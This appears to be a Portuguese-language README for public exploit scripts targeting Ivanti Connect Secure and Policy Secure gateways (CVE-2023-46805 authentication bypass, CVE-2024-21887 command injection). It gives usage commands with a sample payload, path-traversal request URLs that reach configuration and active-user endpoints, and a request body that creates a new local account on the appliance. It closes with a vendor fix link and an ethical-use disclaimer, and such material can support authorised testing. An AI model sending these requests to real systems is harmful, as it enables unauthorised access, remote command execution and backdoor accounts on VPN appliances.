 duy-31/cve-2023-46805_cve-2024-21887
Uma vulnerabilidade de bypass de autenticação no componente web do Ivanti ICS 9.x, 22.x e Ivanti Policy Secure permite que um atacante remoto acesse recursos restritos ao contornar as verificações de controle.

Uma vulnerabilidade de bypass de autenticação no componente web do Ivanti ICS 9.x, 22.x e Ivanti Policy Secure permite que um atacante remoto acesse recursos restritos ao ignorar verificações de controle.
uso: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

notas:
chmod +x CVE-2023-46805.sh
requer aplicativos curl + json_pp

resultado se vulnerável, você deve ver algumas coisas:
Uma vulnerabilidade de injeção de comandos nos componentes web do Ivanti Connect Secure (9.x, 22.x) e Ivanti Policy Secure permite que um administrador autenticado envie requisições especialmente criadas e execute comandos arbitrários no appliance.
uso: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"
resultado se vulnerável, você deve ver algumas coisas e seu payload deve funcionar:

notas:
chmod +x CVE-2024-21887.sh
requer aplicativos curl, xxd, tr & sed
/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users
/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users
-criar uma conta /authentication/auth-servers/authserver/System%20Local/local/users/user
-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'
Correção/Solução alternativa: https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US
Créditos: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
mais sobre mim ;) https://www.linkedin.com/in/duy-huan-bui/
⚠️ Aviso: IMPORTANTE: Este script é fornecido APENAS para fins educacionais, testes éticos e uso legal. Não o utilize em qualquer sistema ou rede sem permissão explícita. O acesso não autorizado a sistemas e redes de computadores é ilegal, e usuários flagrados realizando atividades não autorizadas estão sujeitos a ações legais. O autor NÃO é responsável por qualquer dano causado pelo uso indevido deste script.
